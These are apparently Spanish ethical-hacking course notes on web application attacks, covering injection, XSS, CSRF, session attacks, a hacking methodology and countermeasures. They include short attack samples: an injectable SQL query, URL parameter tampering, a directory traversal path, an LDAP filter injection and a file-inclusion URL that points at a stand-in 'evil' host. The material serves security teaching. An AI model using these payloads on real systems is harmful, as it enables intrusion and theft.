
13. Hackeando Aplicaciones Web
Julio Javier Iglesias Pérez
C|EH Julio Iglesias Pérez

Introducción

Las aplicaciones son generadas en el servidor o bien pueden ser ejecutadas por script dinámicamente en el navegador del cliente. Existen varios ataques de vulnerabilidad como SQL Injection, cross-site scripting, session hijack, etc.

Componentes de una aplicación Web

- El Servidor Web
- Inicio de sesión
- Permisos de usuario
- Nivel de rol de Seguridad del sistema
- Aplicación lógica
- Contenido de la aplicación
- Acceso a datos
- Cierre de sesión
- Almacenamiento de datos
- Mecanismo de rastreo de sesión

Aplicaciones Web 2.0

Suponen una revolución en la Web. Blogs, , nuevas tecnologías como Ajax (gmail, youtube), aplicaciones móviles, frameworks, cloud computing websites, online office software, etc.

Pila de vulnerabilidad

Pila 7. Aplicaciones Web a medida. Defectos lógicos de negocios, Vulnerabilidades técnicas

Pila 6. Componentes de terceros. Open Source/Comercial

Pila 5. Base de datos. Oracle/MySQL/MS SQL

Pila 4. Web Server. Apache/IIS

Pila 3. Sistemas Operativos. Windows/Linux/OS X

Pila 2. Red. Router/Swtich

Pila 1. Seguridad. IPS IDS

Vectores de ataque Web

Es una ruta o medio para que un atacante pueda obtener acceso a la computadora o recursos de la red para realizar un ataque payload o causar resultados maliciosos. Este ataque incluye manipulación de parámetros, XML poisoning, validación de cliente, mala configuración de servidor, problemas de enrutamiento de servicio Web y cross-site scripting.

Amenazas a las aplicaciones Web

- Cookie Poisoning.
- Almacenamiento inseguro.
- Fuga de información.
- Error de manipulación errónea.
- Administración de cuenta violada.
- Directory Transversal.
- Manipulación de parámetros/formularios.
- DoS.
- Buffer Overflow.

Amenazas a las aplicaciones Web

- Manipulación de Logs.
- Input invalidado.
- Cross Site Scripting (XSS)
- Inyección de defectos.
- Falsificación de solicitudes cross site.
- Ruptura de control de acceso.
- Mala configuración en la seguridad.
- Administración de sesión violado.
- Exploits de plataforma.

Amenazas a las aplicaciones Web

- Referencias directas de objetos inseguros.
- Insuficiente Protección de la capa de transporte.
- Fallo en la restricción de acceso URL.
- Almacenamiento criptográfico inseguro.
- Cookie spoofing.
- Ofuscación de aplicación.
- Ataques de protocolo DMZ.
- Exploits de administración de seguridad.

Amenazas a las aplicaciones Web

- Hijacking de autenticación.
- Ataques a los servicios Web.
- Manipulación oculta.
- Re direccionamiento no válido.
- Ataque de fijación de sesión.
- Ejecución de archivos maliciosos.

Entradas no válidas

Los defectos de validación de entradas se refiere a una vulnerabilidad de aplicación Web donde la entrada desde el cliente no es validada antes de ser procesada por las aplicaciones Web y los servidores back-end. Un atacante explota una defecto de validación de entrada para realizar cross-site scripting, buffer overflow, ataques de inyección, etc. eso resulta en robo de datos y mal funcionamiento del sistema.

Ej.

Browser Post Request:
http://juggyboy.com/login.aspx?user=jasons@pass=springfield

Consulta Modificada

```
string sql = "select * from Users
where
user = '" + User.Text + "' and pwd='" +
Password.Text + "'"r
```

Manipulación de parámetros/formularios

Un ataque de manipulación de parámetro implica la manipulación de parámetros intercambiados entre el cliente y el servidor para modificar datos de la aplicación como credenciales de usuarios y permisos, precios, cantidad de productos. Un ataque de manipulación de parámetros explota vulnerabilidades en integridad y mecanismos de validación lógica que pueden resultar en XSS, SQL Injection, etc.

Manipulación de parámetros/formularios

Manipulación de datos URL

http://www.juggybank.com/custo.asp?profile=21&debit=2500

por este

http://www.juggybank.com/custo.asp?profile=82&debit=1500

Otros parámetros pueden ser cambiados incluyendo atributos

http://www.juggybank.com/stat.asp?pg=531%status=view

http://www.juggybank.com/stat.asp?pg=531%status=delete

Directory Traversal

Permite a los atacantes acceder a directorios restringidos incluyendo el código fuente de la aplicación, configuración y archivos críticos del sistema, y ejecutar comandos desde fuera del directorio raíz del Servidor Web. Los atacantes pueden manipular variables de archivos referencia con secuencias "punto-punto-slash(../)"

http://www.juggyboy.com/process.aspx=../../../../algun directorio/algún archivo

Mala configuración de seguridad

Cualquier configuración por defecto o cualquier aplicación incorrecta.

- Fácil Explotación: Utilizando vulnerabilidades de mala configuración, los atacantes pueden obtener acceso no autorizado a las cuentas por defecto, leer páginas no utilizadas, explotar defectos no parchados, leer o escribir archivos y directorios no protegidos, etc.
- Predominio común: La mala configuración puede ocurrir en cualquier nivel de la pila de aplicación, incluyendo la plataforma, servidor Web, framework, y código a medida.

Mala configuración de seguridad

Ejemplo

La consola de administración del servidor es automáticamente instalada y no quitada.

Las cuentas por defecto no son cambiadas

El atacante descubre páginas de administración estándar en el servidor, logs con las contraseñas por defecto y se hace cargo.

Inyección de fallas

1. Son vulnerabilidades en las aplicaciones Web que a los datos no confiados ser interpretados y ejecutados como parte de un comando o consulta.
2. Loas atacantes inyectan fallas construyendo comandos o consultas maliciosa que resultan en pérdida o corrupción de datos, falta de responsabilidad, o denegación de acceso.
3. Las fallas inyectadas son prevalentes en código heredado, a menudo encontrado en SQL, LDAP, y consultas XPath, etc. y puede ser descubierto fácilmente por escaners de vulnerabilidad de aplicaciones y fuzzers.

Ataques SQL Injection

Utiliza una serie de consultas SQL maliciosas para manipular directamente la base de datos. Un atacante puede usar una aplicación web vulnerable burlar las medidas de seguridad normales y obtener acceso directo a datos de valor. Los ataques SQL Injection pueden además ser ejecutados desde la barra de direcciones, desde dentro de los campos de aplicación y a través de consultas y búsquedas.

Ataques de inyección de comandos

- Ataques de inyección Shell: Un atacante intenta elaborar una cadena de entrada para obtener acceso shell a un servidor web. La inyección de funciones shell incluye system(), StartProcess(), java.lang.Runtime.exec(), System.díagnostics.Process.Start() y APIs similares.
- HTML Embedding: Este tipo de ataque es utilizado para desfigurar virtualmente un sitio. Utilizando este ataque, un atacante agrega contenido HTML extra para vulnerar una aplicación web. En estos ataques, la entrada del usuario a una secuencia de comandos web se coloca en la salida HTML.

Ataques de inyección de comandos

- File Injection: El atacante explota esta vulnerabilidad e inyecta código malicioso dentro de los archivos del sistema:

http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?

¿Qué es inyección LDAP?

Esta técnica es utilizada para tomar ventaja de vulnerabilidades de entrada de aplicaciones web no validadas para pasar los filtros LDAP utilizados para buscar Servicios de Directorio para obtener acceso directo a las bases de datos detrás del árbol LDAP.

¿Como trabaja la inyección LDAP?

1. Es similar a los ataques SQL Injection pero explota parámetros de usuario para generar una consulta LDAP.
2. Para probar que una aplicación es vulnerable a inyección de código LDAP, enviar una consulta al servidor que genera una entrada válida. Si el Servidor LDAP regresa un error, puede ser explotado con técnicas de inyección de código.

¿Como trabaja la inyección LDAP?

Ej: Si un atacante entra un nombre de usuario válido "juggyboy" e inyecta

juggyboy}{&}}

luego la cadena URL se convierte en

{&{USER=juggyboy}{&}}{Pass=blah}}

Solo el primer filtro es procesado por el servidor LDAP, solo la consulta &{USER=juggyboy}{&}} es procesada.

Esta consulta siempre será true y el atacante inicia sesión en el sistema sin una contraseña válida.

Ataque de manipulación de campo escondido

1. Cuando un usuario hace una selección en una página HTML, la selección es típicamente almacenada como valores de campo de formulario y enviados a la aplicación como una solicitud HTTP (GET o POST).
2. HTML también puede almacenar valores de campos como campos escondidos, que no son renderizados a la pantalla por el navegador, pero son recolectados y enviados como parámetros durante las presentaciones del formulario.
3. Los atacantes pueden examinar el código HTML de la página y cambiar los valores del campo escondido para poder enviar solicitudes al servidor.

Ataques Cross-Site Scripting (XSS)

Explotan vulnerabilidades en las páginas web dinámicamente generadas, lo cual permite a los atacantes maliciosos inyectar un script del lado del cliente dentro de las páginas web vistas por otros usuarios. Esto ocurre cuando datos invalidados ingresados son incluidos en el contenido dinámico que es enviado al navegador del usuario para prestación. Los atacantes inyectan maliciosos JavaScript, VBScript, ActiveX, HTML o flash para la ejecución en el sistema de la víctima escondiendo sus solicitudes legítimas.

Ataque Cross-Site Request Rorgery (CSRF)

1. Explotan vulnerabilidades de páginas web que permiten al atacante forzar un navegador de un usuario no sospechoso para enviar solicitudes maliciosas que sin su intención.
2. La víctima tiene una sesión activa con un sitio seguro y simultáneamente visita un sitio malicioso, que inyecta una solicitud HTTP a un sitio de confianza dentro de la sesión de la víctima, comprometiendo su integridad.

Ataque DoS a las aplicaciones Web

Los atacantes agotan los recursos del servidor enviando cientos de paquetes de solicitud de recursos intensa, como sacando imágenes grandes o solicitando páginas dinámicas que requieren una búsqueda costosas en los servidores de base de datos. Blancos: CPU, memoria, sockets, ancho de banda del disco, de la base de datos, procesos, etc.

Ataque DoS a las aplicaciones Web

Ejemplos:

- Ataques de inicio de sesión
- Ataques de bloqueo de cuentas
- Enumeración de usuarios
- DoS de registro de usuario.

Ataques Buffer Overflow

Ocurren cuando una aplicación escribe más datos a un bloque de la memoria, o buffer, que éste pueda soportar. Permite a un atacante modificar el espacio de dirección del proceso del objetivo para controlar la ejecución del proceso, bloquear la memoria y modificar variables internas. Los atacantes modifican punteros de función por la aplicación para dirigir la ejecución del programa a través de saltos o instrucciones de llamada y la apunta a una ubicación en la memoria que contenga código malicioso.

Cookie/Session Poisoning

Las cookies son utilizadas para mantener el estado de una sesión en el protocolo HTTP. Este ataque implica la modificación del contenido de una cookie (información personal almacenada en el equipo Web del usuario) para saltar los mecanismos de seguridad. Se inyecta contenido malicioso modificando la experiencia en línea del usuario.

Ataque de fijación de sesión

El acatante engaña al usuario para que acceda a un servidor Web genuino utilizando un valor ID de sesión explícito. El atacante asume la identidad de la víctima y explota sus credenciales en el servidor.

Protección en la capa de transporte insuficiente

- Soporte a algoritmos débiles.
- Datos expuestos.
- Lanzar ataques: La configuración de SSL de bajos privilegios pueden ayudar al atacante a realizar lanzar ataques phishing y MITM.

Manipulación de errores inapropiados

Da una visión dentro del código fuente como fallas lógicas, cuentas por defecto, etc. Utilizando la información recibida de un mensaje de error, un atacante puede identificar vulnerabilidades. Información de BD, ambiente de la aplicación, llamadas del sistema fallidas, etc.

Almacenamiento criptográfico inseguro

Se refiere cuando una aplicación utiliza código de encriptación pobre en los datos de una BD. Esta falla permite a los atacantes robar o modificar información débilmente protegida como tarjetas de crédito, SSNs, etc.

Autenticación roto y administración de sesión

Un atacante utiliza vulnerabilidades en la autenticación o funciones de administración de sesión como cuentas expuestas, IDs de sesión, cierre de sesión, administración de contraseñas, etc. para hacerse pasar por usuarios. IDs de sesión en URL, explotación de tiempo de espera, explotación de contraseña.

Redirecciones y renvíos inválidos

Habilitan a los atacantes instalar malware o engañar a las víctimas en revelar contraseñas u otra información sensible, donde renvíos no seguros pueden permitir saltos en el control de acceso.

Ataque a los servicios Web

La evolución de los servicios web ofrece nuevos vectores de ataque en el marco de trabajo de la aplicación. Estos servicios están basados en protocolos XML como Web Services Definition Language (WSDL) para describir puntos de conexión; Universal Description, Discovery and Integration (UDDI) para la descripción y descubrimiento de servicios Web; Simple Object Access Protocol (SOAP) para la comunicación entre los servicios Web que son vulnerables dentro de muchas amenazas de aplicación web.

Pila de los servicios Web

- Capa Presentación (XML, Ajax, Portal). WSDL probing, Inyección SQL/LDAP/XPATH/OS malware, fuerza bruta, fuga de información, etc.
- Capa Seguridad (WS-Security). WSDL probing, Inyección SQL/LDAP/XPATH/OS malware, fuerza bruta, fuga de información, etc.
- .

Pila de los servicios Web

- Capa Descubrimiento (UDDI, WSDL).Ataques de permisos y accesos, ataques de autenticación y certificados, etc.
- Capa Acceso (SOAP, REST).Buffer overflow, XML parsing, etc.
- Capa Transporte (HTTP, HTTPS, JMS). Sniffing, snooping, WS-Routing, DoS, etc

Ataque footprinting a los Servicios Web

Los atacantes hacen footprinting a la aplicación web para obtener información de UDDI como businessEntity, bsunesService y tModel.

XML Poisoning a los servicios Web

1. Los atacantes insertan códigos XML maliciosos en las solicitudes SOAP para realizar manipulación de nodos XML o XML schema poisoning para generar errores en la lógica del análisis XML y romper la ejecución lógica.
2. Los atacantes pueden manipular referencias a entidades XML externas que pueden conducir a un archivo arbitrario o aperturas en la conexión TCP pueden ser explotados por otros ataques de servicio Web.
3. XML posoning permite a los atacantes causar un ataque DoS y comprometer información confidencial.

Metodología Hacking

1. Footprinting Web Infraestructure
2. Attack Web Servers
3. Analyze Web Applications
4. Attack Authentication Mechanism.
5. Attack Authorization Schemes
6. Attack Session Management Mechanism.
7. Perform Injection Attacks.
8. Attack Data Connectivity.
9. Attack Web App Client.
10. Attack Web Services.

1. Footprinting Web Infraestructure

Es el primer paso en el hackeo de la aplicación Web; ayuda a los atacantes a seleccionar víctimas e identificar aplicaciones Web vulnerables. Server Discovery, Service Discovery, Server Identification, Hidden Content Discovery.

Footprinting Web Infraestructure: Server Discovery

Proporciona información sobre locación de los servidores y asegura que el servidor blanco esté activo en Internet. Whos Lookup, DNS Interrogation, Port Scanning

Footprinting Web Infraestructure: Service Discovery

Identificación de puertos comunes, herramientas: nmap, Netscan Tools Pro. Identifica servicios mediante el puerto.

Footprinting Web Infraestructure: Server Discovery

Puerto	Servicios HTTP Típicos
80	WWW
81	WWW alternativo
88	Kerberos
etc.	

Footprinting Web Infraestructure: Server Identification/Banner Grabbing

Analiza la respuesta del encabezado del servidor para identificar modelo, versión del Servidor Web. Ayuda a los atacantes a seleccionar los exploits desde base de datos de vulnerabilidades para atacarlos.

Footprinting Web Infraestructure: Hidden Content Discovery

No es accesible desde el contenido visible principal para explotar contenido para explotar privilegios de usuario dentro de la aplicación. Permite al atacante recuperar archivos backup, archivos activos, configuraciones, datos sensibles, etc.

- Web Spidering: Descubre automáticamente contenido escondido y funcionalidades. Paros, Burp Spider, WebSacarab, etc.

Footprinting Web Infraestructure: Hidden Content Discovery

- Attacker-Directed Spidering: El atacante accede a todas las funcionalidades de las aplicaciones interceptando el proxy para monitorear solicitudes a las respuestas. Poras Proxy.
- Brute-Forcing: Herramientas automatizadas como Burp Suite para hacer un gran número de solicitudes al servidor web para adivinar nombres o identificadores.

2. Attack Web Servers

Luego de identificar el ambiente del servidor web, escanear las vulnerabilidades conocidas en el servidor utilizando un escaneador de vulnerabilidades. Realizar un ataque para explotar las vulnerabilidades identificadas. Lanzar un ataque DoS. Herramientas: UrlScan, Nikto, Nessus, WWWhack, Acunetix, WebInspect

3. Analize Web Applications

- Para identificar las superficies de ataque que la expone.
- Identify Entry Points for User: Revisar la solicitud HTTP generada para identificar puntos de entrada del usuario. Burp proxy, HttPrint, WebSarab, Paros Proxy.
- Identify Server-Side Functionality: Observar las aplicaciones reveladas en el cliente para identificar la estructura y funcionalidad de lado del servidor. Teleport Pro, BlackWidow.

3. Analize Web Applications

- Identify Server-Side Technologies: Hacer fingerprint las tecnologías activas en el servidor utilizando varias técnicas como HTTP fingerprinting.
- Map the Attack Surface: Identificar varias superficies de ataque descubiertas por las aplicaciones y las vulnerabilidades asociadas con cada una.

4. Attack Authentication Mechanism

Los atacantes pueden diseñar el exploit y las fallas de implementación en las aplicaciones Web, tales como la insuficiencia de la fortalece de la contraseña o transporte inseguro de las credenciales, para saltar mecanismos de autenticación.

- Enumeración de nombre de usuario: Si el estado de login muestra qué parte, si el nombre de usuario o contraseña no es correcta, se puede adivinar los usuarios de la aplicación utilizando el método trial-and-error.

4. Attack Authentication Mechanism

- Ataques de contraseña: Cambiando contraseñas. Determinar la funcionalidad de cambio de contraseña dentro de la aplicación haciendo spidering en la aplicación o creando una cuenta de inicio de sesión. Analizando las cadenas "old password", "new password", "confirm new password" luego analizarlos en búsqueda de vulnerabilidades *(continua)*

4. Attack Authentication Mechanism

Recuperación de contraseña, "forgot password" generalmente presentan un reto para los usuarios, si el número de intentos no está limitado, el atacante puede adivinar la pregunta reto. Exploit "remember me", son implementadas utilizando una cookie persistente como RememberUser=jason o identificador de sesión persistente RememberUser=ABY112010.

Lista de contraseñas, diccionario de contraseñas, o herramientas como WebCracker, brutus, Burp Insider, THC-Hydra, etc.

Fuerza bruta Burp Suite's Intruder, Brutus y Sensepost's Crowbar.

4. Attack Authentication Mechanism

- Ataques de sesión: En el primer paso, el atacante recolecta algún valor de ID de sesión olfateando el tráfico desde usuarios autenticados. Los atacantes luego analizan los IDs de sesión para determinar la generación de procesos de generación de ID como la estructura de la ID de sesión, la información que es utilizada para crearla, y luego el algoritmo de encriptación o hash que es utilizado para crearlos *(continua)*

4. Attack Authentication Mechanism

El atacante puede implementar una técnica de fuerza bruta para generar y probar distintos valores de ID de sesión hasta que puede obtener acceso a la aplicación. Los mecanismos de generación de sesión vulnerable que utiliza ID de sesión compuesto por un nombre de usuario y otra información predecible como timestamp o dirección IP de cliente puede ser explotado fácilmente adivinando la ID de sesión.

4. Attack Authentication Mechanism

- Explotación de cookies: Si la cookie contiene passwords o identificadores de sesión, el atacante puede robar la cookie utilizando técnicas como script injection y eavesdropping. Los atacantes pueden replicar la cookie con el mismo o alterado password o identificador de sesión para saltar la autenticación de la aplicación Web. Los atacantes pueden atrapar cookies utilizando herramientas como Paros Proxy, Burp Suite, etc.

5. Attack Authorization Schemes

Manipulan solicitudes HTTP para subvertir los esquemas de autorización de la aplicación modificando los campos de entrada relacionados al ID de usuario, nombre de usuario, grupo de acceso, etc.

6. Attack Session Management Mechanism

Los atacantes rompen un mecanismo de administración de sesión de la aplicación saltando los controles de autenticación y haciéndose pasar por usuarios privilegiados de la aplicación.

Generación de token de sesión

1. Predicción
2. Manipulación

Manipulación de los tokens de sesión

1. Session Hijacking
2. Session Replay
3. Ataque MITM

7. Perform Injection Attacks

En los ataques de inyección, los atacantes abastecen de entradas maliciosas hechas a mano que son sintácticamente correctas de acuerdo al lenguaje interpretado utilizado para romper la prevención normal de la aplicación.

- SQL Injection.
- LDAP Injection.
- XPath Injection.
- SMTP Injection.
- OS Commands Injection.
- Web Scripts Injection.

8. Attack Data Connectivity

Las cadenas de conexión a la DB son utilizadas para conectar aplicaciones a los motores de BD.

1. Inyección de conexión de cadena. Ambiente de autenticación delegada, el atacante inyecta parámetros de cadena de conexión agregando un punto y coma (;)

2. Ataques Coonection String Parameter Pollution (CSPP). Hash Stealing, Port Scanning, Hijack Web Credentials.

8. Attack Data Connectivity

3. Pool de conexiones DoS. El atacante examina las opciones de conexión pooling de la aplicación, construye una cadena SQL larga y maliciosa y ejecuta múltiples consultas simultáneas para consumir todas las conexiones de la pool, causando que las consultas de los usuarios legítimos fallen.

9. Attack Web App Client

Los atacantes interactúan con aplicaciones del lado del servidor de maneras inesperadas para realizar acciones maliciosas contra los usuarios finales y acceder a datos no autorizados. Cross-Site Scripting. Session Fixation. Redirection Attacks. Frame Injection. Request Forgery Attack. Privacy Attacks. HTTP Header Injection. ActiveX Attacks.

10. Attack Web Services

Los Servicios Web trabajan sobre las aplicaciones Web heredadas, cualquier ataque en el servicio Web será inmediatamente expuesto subyacentemente las aplicaciones de los negocios y vulnerabilidades lógicas para varios ataques.

Probing Attacks, SOAP y XML Injection.

Herramienta de ataque a Servicio Web: soapUI.

carácterísticas: 1. Simulación de Servicio. 2. Prueba Funcional. 3. Prueba de Garga.

Otras: XMLSpy, modela, edita, transforma, depura tecnologías relacionadas con XML.

Herramientas hacking Web

- Burp Suite Professional: Una plataforma de pruebas de seguridad de aplicaciones Web que soporta un proceso de prueba entero, desde el mapeo iniciar para el análisis de una superficie de ataque, hasta encontrar y explotar vulnerabilidades de seguridad.
- Cookie Digger: Ayuda a identificar generaciones de cookie débiles e implementaciones inseguras para la administración de la sesión. Recoleta y analiza cookies.

Herramientas hacking Web

- WebScarab: Es un marco de trabajo para analizar aplicaciones que comunican utilizando protocolos HTTP y HTTPS. Permite al atacante revisar y modificar solicitudes, y respuestas.

Contramedidas.

Las aplicaciones Web utilizan distintos esquemas de codificación para que sus datos manipulen caracteres inusuales de manera segura y datos binarios de manera segura.

Contramedidas

URL Encoding

%3d =

%0a Nueva línea

%20 espacio

Contramedidas

- HTML Encoding

%amp: &

< <

> >

Contramedidas

- Esquemas de codificación
- Unicode 16 bits, UTF-8, Base64, Hex.

¿Cómo defenderse contra ataques SQL Injection?

- Limitar la longitud de entrada del usuario.
- Utilizar mensajes de error personalizados.
- Monitorear el tráfico DB utilizando IDS, WAP.
- Deshabilitar comandos como xp_cmdshell.
- Aislar el servidor DB y el servidor Web.
- Siempre utilizar el atributo del método establecido en POST.
- Ejecutar la cuenta del servicio de DB con mínimos derechos.

¿Cómo defenderse contra ataques SQL Injection?

- Mover los procedimientos almacenados en un servidor aislado.
- Utilizar variables seguras o funciones como IsNumeric() para asegurar el tipo de seguridad.
- Validar y desinfectar las entradas pasadas del usuario a la base de datos.
- Utilizar una cuenta con bajos privilegios para conectar la DB.

¿Cómo defenderse contra las fallas de inyección de comandos?

- Realizar validación de entrada.
- Utilizar librerías de lenguaje específicas que impidan problemas debido a los comandos de consola.
- Utilizar API segura que impide enteramente el uso de un interpretador.
- Utilizar consultas SQL parametizadas.
- Escapar a los caracteres peligrosos.
- Realizar codificación de entrada y salida.
- Utilizar desasociación modular de consulta desde el kernel.

¿Cómo defenderse contra ataques XSS?

1. Validar todos los encabezados, cookies, cadenas de consultas, etc.
2. Filtrar la salida de scripts puede también anular las vulnerabilidades XSS.
3. Codificar la entrada y salida y filtrar caracteres Meta en la entrada.
4. Utilizar firewall de aplicación para bloquear la ejecución de script malicioso.
5. No confíes siempre en sitios que utilicen HTTPS cuando se trate de XSS.

¿Cómo defenderse contra ataques XSS?

6. Convertir todos los caracteres no alfa numéricos a caracteres de entidad HTML antes de mostrar la entrada del usuario en buscadores y foros.
7. Utilizar herramientas de prueba extensivamente durante la fase de diseño para eliminar agujeros XSS en la aplicación antes de comenzar a utilizarla.
8. Desarrollar algunos scripts estándar o firmados con claves públicas y privadas que comprueben efectivamente para comprobar que el script introducido fue realmente autenticado.

¿Cómo defenderse contra ataques DoS?

- Configurar el firewall para denegar acceso de tráfico ICMP.
- Asegurar la administración remota y pruebas de conectividad.
- Prevenir el uso de funciones innecesarias como gets, strcpy, y direcciones de retorno de direcciones de sobre escritura, etc.
- Prevenir la sobre escritura de la información sensible.
- Realizar una validación completa de entrada.
- Los datos procesados por el atacante no deben dejarse ejecutar.

¿Cómo defenderse de los ataques de servicios Web?

- Configurar Control de acceso WSDL, para permitir o denegar acceso de cualquier tpo de mensajes SOAP basados en WSDL, etc.
- Implementar firewalls capaces de proteger servicios Web, nivel de filtrado SOAP y ISAPI, etc.
- Implementar solicitudes centralizadas in-line y respuestas de validación de esquema, bloquear referencias externas, etc.

Contramedidas

- Impedir redirecciones y renvíos, caso contrario asegurarse que el valor provisto es válido y autorizado para el usuario.
- No crear o utilizar algoritmos débiles, generar las claves offline y almacenarlas de manera segura.
- Cerrar sesión inmediatamente después de utilizar aplicaciones Web y limpiar el historial, no permitir que su navegador y sitios web guarden detalles de inicio de sesión.
- Utilizar SSL.

Contramedidas

- Solicitudes NO SSL deben ser redirigidas a sitios SSL, asegurarse que el certificado es válido.
- Definir derechos de acceso a áreas protegidas en el sitio web.
- No almacenar contraseñas en cookies en texto claro o con encriptación débil.
- Configurar mecanismos de seguridad y apagar los servicios que no se utilizan.
- Realizar validación de valores de dominio, tipos y patrones en todos los datos de entrada.
- Validar de manera fuerte las entradas del usuario.

Herramientas de Seguridad

- Acunetix Web Vulnerability Scanner.
- Falcove Web Vulnerability Scanner.
- Netsparker.
- N-Stalker Web Application Security Scanner.

Herramientas de Seguridad

Web Application Firewall: dotDefender, IBM AppScan, ServerDefender VP.


Test de Intrusión a Aplicaciones Web

